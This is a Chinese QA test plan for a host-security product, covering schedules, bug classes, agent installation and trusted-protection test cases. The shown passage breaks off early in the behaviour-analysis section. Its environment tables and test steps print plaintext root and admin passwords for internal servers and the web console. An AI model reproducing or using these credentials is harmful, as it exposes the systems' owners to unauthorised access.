八分量持续免疫系统

测试方案

版本编号：v2.1

2020年03月20日

版本记录

|  |  |  |  |
| --- | --- | --- | --- |
| 版本 | 日期 | 作者 | 修订说明 |
| V2.0 | 2020-02-13 |  | 修改测试方案 |
| V2.1 | 2020-03-20 |  | 增加测试用例 |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |

目录

[1. 项目简介部分 4](#_Toc36630283)

[1.1. 文档编写目的 4](#_Toc36630284)

[1.2. 名词解释 4](#_Toc36630285)

[1.3. 测试项目背景描述 4](#_Toc36630286)

[1.4. 测试工作内容和范围 4](#_Toc36630287)

[2. 测试文档 5](#_Toc36630288)

[2.1. 测试所需参考文档 5](#_Toc36630289)

[2.2. 测试需提交文档 5](#_Toc36630290)

[3. 测试安排和计划 7](#_Toc36630291)

[3.1. 测试难点和重点 7](#_Toc36630292)

[3.2. 项目整体计划 7](#_Toc36630293)

[4. 测试资源安排 10](#_Toc36630294)

[4.1. 人力资源分工 10](#_Toc36630295)

[4.2. 测试环境安排和使用 10](#_Toc36630296)

[4.3. 所需的合作方配合 12](#_Toc36630297)

[4.4. 测试所需工具 13](#_Toc36630298)

[4.5. Bug分类 13](#_Toc36630299)

[4.6. Bug等级 14](#_Toc36630300)

[4.7. Bug生命周期 15](#_Toc36630301)

[5. 风险预估和应对 17](#_Toc36630302)

[6. 准入测试方案 19](#_Toc36630303)

[7. 测试分类和方法 20](#_Toc36630304)

[7.1. Case设计和管理的规范 20](#_Toc36630305)

[7.2. 测试分类 20](#_Toc36630306)

[7.3. 分模块制定测试方法 21](#_Toc36630307)

[8. 功能测试方案 23](#_Toc36630308)

[8.1. 安装过程 23](#_Toc36630309)

[9. 测试用例列表 25](#_Toc36630310)

[10. 持续免疫系统登录信息 26](#_Toc36630311)

[11. 可信防护功能测试 27](#_Toc36630312)

[11.1. 可信防护-防护控制界面 27](#_Toc36630313)

[11.2. 可信防护-图标统计界面列表显示 29](#_Toc36630314)

[11.3. 可信防护-详细日志界面列表显示 29](#_Toc36630315)

[11.4. 可信防护-机器属性列表显示测试 31](#_Toc36630316)

[11.5. 可信防护-可信白名单界面列表测试 32](#_Toc36630317)

[11.6. 可信防护-异常确认界面列表测试 33](#_Toc36630318)

[12. 用户行为分析威胁检测功能测试 36](#_Toc36630319)

[12.1. 功能介绍 36](#_Toc36630320)

[12.2. 用户行为分析引擎启动 36](#_Toc36630321)

[12.3. 测试步骤 36](#_Toc36630322)

[13. 区块链防篡改测试 44](#_Toc36630323)

[13.1. 客户端测试 44](#_Toc36630324)

[13.2. 区块链存证测试 47](#_Toc36630325)

[13.3. 区块链防篡改测试 52](#_Toc36630326)

[13.4. 区块链代码仓库 58](#_Toc36630327)

[14. 蜜罐测试 65](#_Toc36630328)

[14.1. 功能介绍 65](#_Toc36630329)

[14.2. 测试步骤 65](#_Toc36630330)

[15. WAF防火墙测试 74](#_Toc36630331)

[15.1. 功能介绍 74](#_Toc36630332)

[15.2. 测试步骤 74](#_Toc36630333)

[16. 系统检测测试 78](#_Toc36630334)

[16.1. 功能介绍 78](#_Toc36630335)

[16.2. 测试步骤 78](#_Toc36630336)

[17. 性能测试方案 87](#_Toc36630337)

[17.1. 场景名称：添加白名单 87](#_Toc36630338)

[17.2. 场景概述 87](#_Toc36630339)

[17.3. 执行策略设计 87](#_Toc36630340)

[17.4. 测试数据需求 87](#_Toc36630341)

[17.5. 性能测试结果分析方法和预期 88](#_Toc36630342)

[18. 兼容性测试方案 89](#_Toc36630343)

[18.1. 场景名称：Linux系统支持 89](#_Toc36630344)

[18.2. 场景概述 89](#_Toc36630345)

[18.3. 执行策略设计 89](#_Toc36630346)

[18.4. 测试数据需求 89](#_Toc36630347)

[18.5. 兼容性测试结果分析方法和预期结果 89](#_Toc36630348)

[19. 验收测试 91](#_Toc36630349)

[19.1. 验收测试简介 91](#_Toc36630350)

[19.2. 验收测试目的 91](#_Toc36630351)

[19.3. 测试人员 91](#_Toc36630352)

[19.4. 测试依据 91](#_Toc36630353)

[19.5. 验收测试范围 91](#_Toc36630354)

[19.6. 验收测试准入条件 94](#_Toc36630355)

[19.7. 验收测试 94](#_Toc36630356)

[19.8. 验收完成 96](#_Toc36630357)

项目简介部分

文档编写目的

对持续免疫系统的功能、性能、兼容性进行测试，制定测试计划，编写测试用例，设定测试策略，编写测试报告。

名词解释

|  |  |
| --- | --- |
| 缩略语 | 描述 |
| WAF | 网站应用级入侵防御系统 |
| FAQ | 常见的问题项目与对应问题的解答 |
| MRD | 市场需求文档 |
| PRD | 产品需求文档 |
| OAT | 证实服务 |
| Reboot | 重启 |

测试项目背景描述

持续免疫系统是一套完整的系统安全防护体系，主要包括：登录/注册模块，首页展示模块 ，日志中心模块，可信防护模块，用户行为分析模块，主动对抗模块，区块链防篡改模块，蜜罐模块，系统检测模块，WAF防火墙模块，攻防势态模块，威胁情报模块，插件管理模块，FAQ问答模块等功能。

测试工作内容和范围

测试所需的阶段：用例评审、测试设计、冒烟测试、功能测试、回归测试、自动化测试、性能测试、交叉自由测试等。

测试文档

测试所需参考文档

下表列出了制定和实施该测试方案时所需要使用的相关文档，并标明了各文档的可用性：

*[注：列表中为文档项，需要具化，可适当地删除或添加文档项。]*

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 文档*[具体的文档名称和列表（版本/日期）]* | 已创建或可用 | 已被接收或已经过复审 | 作者或来源*[角色和姓名]* | 备注 |
| 软件产品背景相关资料*[业务简介、名词解释、操作说明、系统资料、访问环境等]* | 是□否□ | 是　否□ | PM/RD |  |
| 软件产品调研相关资料*[前期调研资料等]* | 是□否□ | 是　否□ | PM/RD |  |
| MRD | 是□否□ | 是□否□ | PM/RD |  |
| 概要设计 | 是□否□ | 是□否□ | RD |  |
| 详细设计 | 是□否□ | 是□否□ | RD |  |
| 产品性能要求 | 是□否□ | 是□否□ | PM/RD |  |
| 产品常规检查checklist | 是□否□ | 是□否□ | PM/RD |  |
| 产品升级检查checklist | 是□否□ | 是□否□ | PM/RD |  |
| 运维部署文档 | 是□否□ | 是□否□ | RD/OP |  |
| 上线步骤 | 是□否□ | 是□否□ | RD/OP |  |
| 单元测试设计 | 是□否□ | 是□否□ | RD |  |
| 代码行diff分析 | 是□否□ | 是□否□ | RD |  |
| 产品总测试方案（性能） | 是□否□ | 是□否□ | QA |  |
| 产品测试框架 | 是□否□ | 是□否□ | QA |  |
| 产品test case | 是□否□ | 是□否□ | QA |  |
| 相关流程文档和模板 | 是□否□ | 是□否□ | QA/PM/RD |  |
| 相关工作指南和规范（checklist） | 是□否□ | 是□否□ | QA |  |
| 测试工具参考文档 | 是□否□ | 是□否□ | QA |  |
| 测试陷阱tips、经验总结文档、case study文档、项目成长记录等参考资料 | 是□否□ | 是□否□ | QA |  |

测试需提交文档

下表列出了制定和实施该测试方案时测试所需要提交的相关文档，并标明了各文档的可用性：

*[注：列表中为文档项，需要具化，可适当地删除或添加文档项。]*

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 文档*[具体的文档名称和列表（版本/日期）]* | 已创建或可用 | 已被接收或已经过复审 | 作者或来源*[角色和姓名]* | 备注 |
| MRD、详细设计等评审批注意见 | 是□否□ | 是☑否□ | QA |  |
| 测试计划书 | 是□否□ | 是□否□ | QA |  |
| 测试开发需求或设计（关键字、工具等） | 是□否□ | 是□否□ | QA |  |
| 测试用例设计表 | 是□否□ | 是□否□ | QA |  |
| 测试报告（功能、性能、） | 是□否□ | 是□否□ | QA |  |
| 项目总结 | 是□否□ | 是□否□ | QA |  |
| 缺陷分析和测试设计补充 | 是□否□ | 是□否□ | QA |  |
| 项目投入和时间数据 | 是□否□ | 是□否□ | QA |  |
| 测试陷阱tips | 是□否□ | 是□否□ | QA |  |
| case study文档 | 是□否□ | 是□否□ | QA |  |
| 项目成长记录 | 是□否□ | 是□否□ | QA |  |

测试安排和计划

测试难点和重点

测试重点

|  |  |  |  |
| --- | --- | --- | --- |
| **编号** | **重点项** | **重要性说明** | **备注** |
| **1** | 可信防护 | 实时对节点运行环境进行校验，当白名单出现变化时，及时报警。 |  |
| **2** | 区块链防篡改 | 采用区块链技术，对用户重要的数据、代码、文档等进行保护。 |  |
| **3** | 用户行为分析 | 通过人工智能对用户行为进行分析，形成人物画像，出现异常行为时自动报警。 |  |

测试难点

|  |  |  |  |
| --- | --- | --- | --- |
| **编号** | **难点项** | **困难性说明** | **备注** |
| **1** | 负载能力，及大批量节点自动化测试 | 作为一个分布式系统，server端对并发读写节点的支持数量，和软硬件资源的配置协调。 | 需要考虑自动化工具支持。 |
| **2** | 网络跨域部署，server端分组 | 由于很多被保护节点，分布在不同的地点，需要进行跨域访问和回传系统状态和数据。 | 报警实时性  网络延迟 |
| **3** | 异常场景测试 | 作为一个安全平台项目，系统要能够容忍各种软硬件异常，网络攻击等故意破坏操作。 | 可以参照之前整理的分布式异常体系进行异常模拟 |

项目整体计划

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **项目阶段** | **时间段** | **参与人员** | **测试工作内容安排** | **产出** | **备注** |
| **调研阶段** | 4天 |  | 参与调研讨论 |  |  |
| **需求评审阶段** | 1天 |  | 1. 了解项目背景资料 2. 阅读mrd 3. 反馈评审问题 4. 参与需求评审 5. 确认评审结论 6. 初步评估测试计划 | * 评审批注反馈 * 初步测试计划 |  |
| **详细设计阶段** | 1周 |  | 1. 分析产品功能，确认测试需求 2. 进行测试点拆分 3. 反馈评审问题 4. 参与设计评审 5. 确认设计评审结论 6. 确定测试初步方案 | * 评审批注反馈 * 测试框架 * 功能点拆分文档 * 测试点拆分文档 * 初步测试方案 * 测试计划调整 |  |
| **RD开发阶段** | 1周 |  | 1. 确定测试方案 2. 确定自动化测试点 3. 撰写测试case和相关关键字 4. 准备测试数据 5. 自动生成自动化case 6. FE提交页面后获取页面对象 7. 开发测试工具 8. 测试方案和测试设计评审 | * 关键字列表 * Case书写规范 * 测试case文档 * 自动化case * 测试工具和程序 |  |
| **准入测试阶段** | 1周 |  | 1. 环境部署 2. 准入测试 3. 完善自动化case | * 测试环境 * 准入测试结论 * 部分自动化case及执行结果 |  |
| **第一遍全面测试** | 1周 |  | 1. 执行手工测试 2. 执行自动化case 3. 性能测试 4. 完善自动化case | * 手工测试结论 * 部分关键字 * 完善或新补充的自动化case * 性能测试结果 * 自动化case结果 |  |
| **Bug回归测试** | 1周 |  | 1. 确认bug修复情况 2. 执行自动化case 3. 完善自动化case 4. 性能测试 | * Bug确认结论 * 部分关键字 * 完善或新补充的自动化case * 自动化case结果 * 性能测试结果 |  |
| **全面回归测试** | 1周 |  | 1. 执行手工回归测试 2. 执行自动化casee 3. 性能测试 | * 测试结论和测试报告 |  |
| **交叉自由测试** | 1周 |  | 1. PM、RD、QA交叉自由测试 2. 常规检查自动化case执行 | * 测试结论和测试报告 |  |
| **上线阶段** | 4天 |  | 1. 上线辅助 2. 线上检查 3. Bug回归 | * Bug回归 |  |
| **项目总结阶段** | 1天 |  | 1. 相关总结； 2. Case和框架合并； 3. 自动化case管理 | * 总结本次测试中的经验和教训。 |  |

测试资源安排

人力资源分工

下表列出了在此项目的人员配备方面所作的各种假定。

|  |  |  |  |
| --- | --- | --- | --- |
| **角色** | **人员** | **所推荐的投入** | **主要职责或注释***[需要具化]* |
| **项目负责人** | 台令明 | 80%—100% | * 处理插入事务 * 协调项目安排 * 分析测试需求 * 制定测试方案和测试计划 * 负责管理文档资料、case、程序、工具 * 测试全程参与 |
| **测试工程师** | 杨康林 | 50%—100% | * 测试全程参与 * 分析测试需求 * 撰写测试case（即自动化case） * 提出关键字和自动化工具需求 * 完善补充自动化case并执行测试 * 测试分析和测试报告 |
| **辅助测试开发工程师** | 待定 | 50%—100% | * 参与测试工作 * 辅助关键字、工具开发、执行问题修复 * 辅助自动化框架制定和实施 |

测试环境安排和使用

总体拓扑图




图4.2.1-1总体网络拓扑图

被保护服务器软硬件环境



持续免疫系统软硬件环境

|  |  |  |  |
| --- | --- | --- | --- |
| 服务器名称 | 操作系统 | IP | Root或administrator密码 |
| 服务器1 | Redhat 7.3 | 10.200.167.137 | root/Sysb37L |
| 服务器2 | Redhat 7.3 | 10.200.167.138 | root/Sysb38L |
| 服务器3 | Suse 12sp3 | 10.200.92.214  （端口号是16022） | Sysb@14L |
| 服务器4 | Suse 12sp3 | 10.200.171.215 | abcde@123 |
| 服务器5 | Suse 12sp3 | 10.200.171.194 | abcde@123 |

测试机

|  |  |  |  |
| --- | --- | --- | --- |
| 操作系统 | 浏览器 | 其它工具 | 备注 |
| Windows10 | Chrome、Firefox、IE | Xshell/CRT/ssh secure | Pc 1台 |
| Windows8 | Chrome、Firefox、IE | Xshell/CRT/ssh secure | Pc 1台 |
| Mac os | Chrome 、Safari | 系统终端、zentermlite | mac笔记本1台 |
| Windows10 | Chrome、Firefox、IE | Xshell/CRT/ssh secure | Thinkpad笔记本2台 |

所需的合作方配合

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| **配合方** | **配合人员** | **希望提供的资源** | **希望的配合工作** | **配合阶段** | **配合时间** | **备注** |
| PM | 邓志宏 | * 人员 | * 资源协调和推动 * 交叉自由测试安排 | 全程 |  |  |
| RD/FE | 李飞 | * 利于测试的程序、页面及其部署安装文档 | * 分阶段提供被测程序 * 在开发周期的后20%前提供页面 | 测试设计和测试执行 |  |  |
| QA | 台令明  杨康林 | * Xx服务器的xx服务、xx数据 * 人员 | * 联调环境准备； * 联调资源提供 * 联调问题辅助定位 | 测试执行（联调测试） |  |  |

测试所需工具

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| **工具** | **获取和访问地址** | **用途** | **支持人员** | **使用阶段** | **使用时间** | **备注** |
| Excell | *本机* | * 导出case框架和可复用case |  | 测试准备 |  |  |
| Word | *本机* | * 撰写方案、case |  | 测试准备 |  |  |
| Word | *本机* | * 撰写测试计划 |  | 测试准备 |  |  |
| Git  Wiki  Pha | *线上* | * 代码、文档、bug管理工具 | 李飞 | 测试准备  测试执行  测试总结 |  | 开设用户权限 |
| Word | *本机* | * 测试报告 * 测试数据 |  | 测试执行 |  |  |
| Jmeter | *本机* | * 性能压力测试 |  | 性能测试 |  |  |
| Python+  selenium |  | * UI自动化测试 |  | UI自动化 |  |  |

Bug分类

Bug定义：软件程序代码或逻辑错误（业务逻辑）、可改进细节（用户体验）、与需求存在差异的功能实现（用户需求）

Bug类型：代码错误、设计缺陷（逻辑设计问题、产品需求问题）、界面优化、性能问题、配置相关、安装部署、安全相关、标准规范、测试脚本、其他

其他类型分类：功能类、界面类、性能类、易用性类、兼容性类、其他

BUG等级标准主要分两类：依据优先级分类和依据严重程度分类。

依据优先级分类标准

**紧急：**系统无法工作、测试无法继续正常工作、特殊情况：如重要客户（项目重要性）

**高：**需求问题、实现与需求不符、出现调试代码、功能性错误、关联性错误、前后模块不一致、链接错误、特殊性的程度性能低下、程序引起的安全问题，涉及所有关于数据流的错误。

**中：**页面格式错误、兼容性问题、校检错误、图片错误、文案错误

、程序性能低下、缺少容错性处理、功能易用程度低、配置问题，涉及的所有关于文本的错误。

**低：**遗留问题、暂时无法实现技术问题、合理建议

依据严重程度分类

**致命错误**：阻断性bug、影响主干功能、系统死机、死循环、数据泄露引起的安全性问题、恶意攻击造成账户私密信息泄露、 涉及金钱计算

**严重错误**： 重要功能不能实现（主流程功能）、错误波及面比较广，影响功能交互、操作导致程序崩溃、死机死循环、难以接受的外观缺陷、密码明文显示

**一般错误**（不影响产品运行）：次要功能不能正常体现、操作界面错误、对应列名定义含义不一致、查询错误、数据错误显示、简单的输入控制未放前端控制（基本的简单的格式问题前端控制，减小对后台服务器压力，后端也要进行控制）、删除操作未做提示（针对误操作）

**细微错误**：文字错误、不符合用户习惯、界面不美观、辅助说明描述不清楚、提示窗口未采用行业术语

**建议优化**：对一些功能实现，提出好的优化建议。

Bug等级

缺陷分为 A、B、C、D 、E 5个级别：



Bug生命周期

**已指派**的bug------已指派给开发的，要留意bug走向，随时跟踪，提醒开发及时修复，修复ok后，待更新测试环境后再进行bug验证

**已解决**的bug------待更新测试环境后进行验证测试，通过则关闭，不通过则重新打开指派给开发

**重复**bug------- 先查看是否与开发指定bug重复？确定关闭，不重复则说明原因重新打开指派开发

**不是缺陷**-------确认开发环境是否跟测试环境一致，如果开发所说不是缺陷关闭，确认是与开发沟通未达成一致找产品确认，确认是注明情况再次指派开发

**无法重现**-------确认开发环境是否跟测试环境一致，包括操作步骤、浏览器、黄精、特定账号等，多个版本验证后重现不了，依据bug严重程度跟产品、开发一起确认关闭，找到重现原因，注明清楚再次指派给开发

**不予解决**------ 找产品经理进行确认，确认不予解决进行关闭，需要解决则备注原因打开指派给开发

**设计如此**----找产品进行确认，确认设计如此则关闭，确认是问题，则备注原因指派开发

**延期修改**-----看bug严重程度，是否影响当前版本发布？与产品经理确认，不予延期根据情况进行激活与情况说明，确认延期做好记录，以便后续版本进行关注。

风险预估和应对

下表列出了在此项目的测试工作所存在的各种风险的假定，需要考虑项目测试过程中可能发生的具体事务，分别分析并加以应对，然后体现在测试计划中。

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| **风险类型** | **风险责任方** | **风险内容** | **处理优先级** | **可能发生的阶段** | **应对所需资源** | **应对措施** | **备注** |
| **时间计划** |  |  | 低 | 需求阶段  验收阶段 |  | * 合理计划 * 及时调整 |  |
| **人员风险** |  |  | 低 | 验收阶段 |  | * 充分估计 * 预留buffer * 及时调整 |  |
| **资源协调** |  |  | 低 | 安装部署 |  | * 充分估计 * 增加冗余 * 及时调整 |  |
| **插入事务** |  |  | 高 | 全周期 |  | * 预留buffer * 及时调整 |  |
| **任务超预期** |  |  | 高 | 开发阶段  验收阶段 |  | * 及时沟通 * 及时调整 |  |
| **……** |  |  |  |  |  |  |  |

*注：各个风险类型解释如下。*

***时间计划：****关键milestone无法匹配的延期风险。诸如项目存在deadline、计划受到客观条件限制、非己方责任导致地被动延期等等；*

***人员风险：****测试人员和需配合方的人员的变动导致的工作任务无法按计划完成或者完成质量无法保证的风险，包括新人风险、人员变化、投入不足、投入质量不高等；*

***资源协调：****包括所需资源不能如期到位，或者资源质量低于预期等风险。比如测试工具开发的风险、各个阶段交付物的质量风险等。*

***插入事务：****包括临时插入高优先级的事务，打乱原有计划等风险。*

***任务超预期：****实际执行时的工作复杂程度、结果的质量同预期不符所带来的风险。属于不可预期的风险，只能待出现时及时合理地调整。*

*风险分为可预期的和不可预期的，对于可预期的风险，可以要求资源，制定提前的应对措施。但是对于不可预期的风险，只能待出现时，充分考虑各方因素，及时调整。所以，对于可预期的风险，需要的能力是充分预估，对于不可预期的风险，需要的是及时察觉并调整应对。*

准入测试方案

说明准入测试中各测试内容的LIST和预期结果，其它内容可选

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 分类 | 测试内容（可分级描述） | 输入（可选） | 操作步骤（可选） | 预期结果 | 辅助工具（可选） |
| 环境搭建 | 依据上线步骤成功搭建测试环境 |  |  | 环境搭建成功 |  |
| 冒  烟  测  试 | 依据测试用例，逐条进行验证 |  |  | 用例全部执行通过 | Jmeter |
| 功能测试 | 测试数据加载成功 | 准备线上词表 |  | 加载成功、日志记录准确 | Jmeter |

测试分类和方法

Case设计和管理的规范

采用统一的case模板，编辑修改后同步到项目资源管理库。

详见：持续免疫系统测试用例表

测试分类

功能测试；

兼容性测试；

性能测试；

接口测试；

安全性和访问控制测试；

数据完整性测试；

集成测试；

用户界面测试；

负载测试；

强度测试；

容量测试；

故障转移；

配置测试；

安装测试等。

功能测试，根据需求分析的思维导图和功能测试的测试用例覆盖功能模块；

界面测试：测试要点所涉及的所有界面须与界面原型保持一致，无论是设计、样式、色调等等均需保持一致

兼容性测试：要根据产品的应用场景来考虑，比如IE、Chorme、ios、android、不同机型等等；

性能测试：根据产品架构、预估数据、线上数据来判断需要执行性能测试的功能接口（比如登录接口）；

接口测试：安全性测试等等要根据实际的项目需求来确定。

将需要用到的测试类型按照测试场景、测试方法等以引用文件的形式填写到测试计划中去，以便让所有项目人员清楚的知道要做哪些测试工作以及怎么做。

分模块制定测试方法

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **测试模块** | **测试要点** | **测试方法** | **测试优先级** | **备注** |
| *登录/注册* | 界面测试  接口测试  性能测试  安全和访问控制 | 手工测试  接口自动化测试 | *中* |  |
| *首页展示* | 界面测试  接口测试  数据完整性 | 手工测试  接口自动化测试 | 中 |  |
| *信息中心* | 界面测试  接口测试  数据完整性 | 手工测试  自动化测试 | 中 |  |
| *可信防护* | 功能测试；  接口测试；  性能测试；  兼容性测试；  安全性测试； | 手工测试  接口自动化测试  UI自动化辅助测试 | 高 | 需要登陆到被保护节点，进行安全测试和破坏性测试。 |
| *攻防态势* | 界面测试  接口测试 | 手工测试 | 低 |  |
| *威胁情报* | 界面测试  接口测试 | 手工测试 | 低 |  |
| *区块链web服务* | 功能测试；  接口测试； | 手工测试  接口测试 | 高 |  |
| *区块链客户端服务* | 功能测试；  接口测试；  性能测试； | 手工测试 | 高 |  |
| *用户行为分析* | 功能测试；  兼容性测试；  安全性测试； | 手工测试  攻击程序自动化测试 | 高 | web部署攻击程序 |
| *蜜罐* | 功能测试； | 手工测试 | 低 |  |
| *WAF防火墙* | 功能测试； | 手工测试 | 低 |  |
| *系统检测* | 功能测试； | 手工测试 | 低 |  |
| *插件管理* | 功能测试； | 手工测试 | 低 |  |
| *FAQ问答* | 界面测试；  文档测试； | 手工测试 | 低 |  |

*注：各个测试方法类型解释如下。*

***手工测试：****采用人工操作，并人工观察确认测试结果的测试方法。如无特别的创新方法，诸如数据准备和场景描述策略等，此方法可以一笔带过。*

***自动化测试：****使用提前准备好的自动化case完全无人工干预的测试。该方法如果需要特别的工具、关键字开发，需要注明。*

***自动化辅助测试：****使用工具，将测试的部分过程，比如结果保存（抓图）、数据上传、结果验证等用程序自动化实现，但是部分过程还需要人工验证的测试。该方法可以提高部分效率，但是或许需要人工去分析严重结果。*

***新旧版本对比测试：****在版本升级测试中，如果有两套环境，可以通过同样的输入和操作来对比验证结果的方式来进行测试和自动化测试，自动化测试可以使用coco2.0工具，常用与规避数据计算逻辑复杂的结果对比测试。*

功能测试方案

安装过程

Suse12 安装过程：

(1)解压缩 tar xzf \*\*\*.tar.gz 进入解压得到的目录 cp config-single.conf /root/

(2)配置文件所在位置：vim /root/config-single.conf

(3)配置需要修改的配置(截取需要修改的部分)

tagent=192.168.1.183 #agent 的主机地址

net\_dev=eth0 #网卡设备

#the ip of pca host

PCA="192.168.1.249" #pca 服务地址

#the same with pca host for oat host

OAT="192.168.1.249" #oat 服务地址

#the ip of blackbox-server

blackSvr\_ip="192.168.1.168" #blackbox服务地址

#mysql database host ip

mysql\_host="192.168.1.210" #数据库服务地址

(4)进入解压得到目录，bash install-agent.sh

(5)reboot

(6)服务启动

systemctl start tpminit

systemctl start tcsdinit

/etc/init.d/tagent restart

systemctl start blackinit

Redhat7安装过程：

(1)确认已经安装 wget unzip strace

(2)配置文件所在的位置：/root/config-single.conf

需要修改的配置 同上

(3)bash install-agent.sh

(4)reboot

(5)服务启动同上

测试用例列表

|  |  |  |
| --- | --- | --- |
| 序号 | 类型 | 测试项目 |
| 1 | 持续免疫系统 | 持续免疫系统登录信息 |
| 2 | “首页”界面 |
| 4 | 可信防护-防护控制测试 |
| 5 | 可信防护-图标统计显示测试 |
| 6 | 可信防护-详细日志列表显示测试 |
| 7 | 可信防护-机器属性列表显示测试 |
| 8 | 可信防护-可信白名单界面列表测试 |
| 9 | 可信防护-异常确认界面列表测试 |

*注：详细用例信息，参考持续免疫系统测试用例表*

持续免疫系统登录信息

服务器地址：https://192.168.1.239:8099

用户名：admins

密码：8lab\_Trust714\_Test**“首页”界面**

|  |  |
| --- | --- |
| 测试用例标题 | “首页”功能测试 |
| 测试工具 | PC电脑、Google Chrome 浏览器 |
| 预设条件 | PC可以访问被测试的系统web端地址链接 |
| 测试步骤 | 首页汇总了管理平台中的实用信息。点击右上角的菜单可以直接跳转到相关页面，比如“可信防护”等。 |
| 预期结果 |  |
| 测试结果 |  |

可信防护功能测试

可信防护-防护控制界面

如果处于被可信保护的状态，用户需要进行对被保护机器的操作，可以通过两种途径，一种是直接暂停当前的可信保护。然后就可以自然正常的在被保护机器上随意正常的操作，操作完再重新打开可信保护就可以重新恢复到可信状态防御。另一种是采用直接授权的运维登录（这里可以是客户自己的运维登录工具），通过可信授权后的运维登录操作，我们都会进行自动的可信计算防御分析，保证这个时候的运维操作都是属于可信状态的。除了以上两种途径，如果有用户或者攻击者使用其它途径对机器进行了操作，那怕是管理员账号都会立刻被发现并能阻止。

|  |  |
| --- | --- |
| 测试用例标题 | 可信防护-防护控制功能测试 |
| 测试工具 | PC电脑、Google Chrome 浏览器 |
| 预设条件 | PC可以访问被测试的系统web端地址链接 |
| 测试步骤 | 1. 点击菜单栏“可信防护”按钮，跳转至可信防御界面，默认图表显示界面。上面会显示出来被保护机器的状态   2.防控制界面，点击“主机组”，切换成主机组列表 |
| 预期结果 | 1. 在可信防御界面即可以全部主机列表功能       运维登录     1. 在可信防御界面即可以全部主机列表功能     添加主机组 |
| 测试结果 |  |

可信防护-图标统计界面列表显示

|  |  |
| --- | --- |
| 测试用例标题 | 可信防护-图标统计显示功能测试 |
| 测试工具 | PC电脑、Google Chrome 浏览器 |
| 预设条件 | PC可以访问被测试的系统web端地址链接 |
| 测试步骤 | 1. 在“可信防护”页面点击“图表统计”，下拉框中选择选项，并点击搜索按钮跳转至结果页面。目前只有skyNet有数据支持。 |
| 预期结果 | 1.在“图表统计”界面即可以看到被测试信息 |
| 测试结果 |  |

可信防护-详细日志界面列表显示

|  |  |
| --- | --- |
| 测试用例标题 | 可信防护-详细日志显示功能测试 |
| 测试工具 | PC电脑、Google Chrome 浏览器 |
| 预设条件 | PC可以访问被测试的系统web端地址链接 |
| 测试步骤 | 1. 点击界面中“列表显示”，跳转至可信审计页面下的列表显示页面。目前只有skyNet有数据支持。 |
| 预期结果 | 1.在“详细日志”界面即可以看到被测试信息    2.下拉框中选择选项，并点击搜索按钮，所要的与此搜索信息相关的数据显示在下面。 |
| 测试结果 |  |

可信防护-机器属性列表显示测试

|  |  |
| --- | --- |
| 测试用例标题 | 可信防护-机器属性列表功能测试 |
| 测试工具 | PC电脑、Google Chrome 浏览器 |
| 预设条件 | PC可以访问被测试的系统web端地址链接 |
| 测试步骤 | 1. 点击界面中“机器属性”，跳转至可信防护页面下的机器属性页面。 |
| 预期结果 | 1.在“机器属性”界面即可以看到被测试信息    2. 下拉框中选择关键词类别，并在搜索框中输入搜索关键词，点击搜索得到搜索结果至结果页面，例：在“文件路径”下搜索含“bin/init”字符串的数据项。 |
| 测试结果 |  |

可信防护-可信白名单界面列表测试

|  |  |
| --- | --- |
| 测试用例标题 | 可信防护-可信白名单列表功能测试 |
| 测试工具 | PC电脑、Google Chrome 浏览器 |
| 预设条件 | PC可以访问被测试的系统web端地址链接 |
| 测试步骤 | 1. 点击界面中“可信白名单”，跳转至可信防护页面下的可信白名单页面。 |
| 预期结果 | 1.在“可信白名单”界面即可以看到被测试信息    2. 选中列表数据，点击 删除按钮 ，进行删除操作     1. 搜索下拉框，可以根据：主机名 ；文件哈希；文件路径 等类型，在输入框数据涮选 |
| 测试结果 |  |

可信防护-异常确认界面列表测试

|  |  |
| --- | --- |
| 测试用例标题 | 可信防护-异常确认列表功能测试 |
| 测试工具 | PC电脑、Google Chrome 浏览器 |
| 预设条件 | PC可以访问被测试的系统web端地址链接 |
| 测试步骤 | 1. 点击界面中“异常确认”，跳转至可信防护页面下的异常确认页面。 |
| 预期结果 | 1.在“异常确认”界面即可以看到被测试信息    2. 生成异常确认信息操作：用Xshell工具连接开启保护的主机（主机：10.200.171.215 账号：root 密码：Sysb@15L ）输入命令执行、查看 、修改 文档内容    3. 操作后“异常确认”界面列表显示文件 205kexin.txt 文件的警告信息    选中列表数据，点击“确认信息”按钮，数据添加到“可信白名单”页面列表  通过“搜索”输入文件哈希、主机名，文件类型，确认 异常信息被成功添加到可信白名单列表 |
| 测试结果 |  |

用户行为分析威胁检测功能测试

功能介绍

用户行为分析模块是八分量可信引擎中的一个重要组成部分，在采用机器学习对历史数据中的用户对象进行行为建模的基础上实现线上用户行为状态的实时检测，无论是外部攻击威胁还是内部威胁亦或是未知0Day威胁，用户行为分析都能够在用户行为画像的支持下进行威胁检测并告警。能够检测的安全威胁梳理如下：

* 常规恶性攻击，如暴力破解，后门攻击
* 漏洞利用攻击，如使用系统内的含漏洞的网络服务进行远程任意命令执行攻击
* 未知软件/行为/脚本，历史上从来未出现过的行为特性
* 异常的敏感操作行为，可能来源于外部攻击者或内部人员

用户行为分析引擎启动

用户行为分析有4个组件分别完成不同的功能：

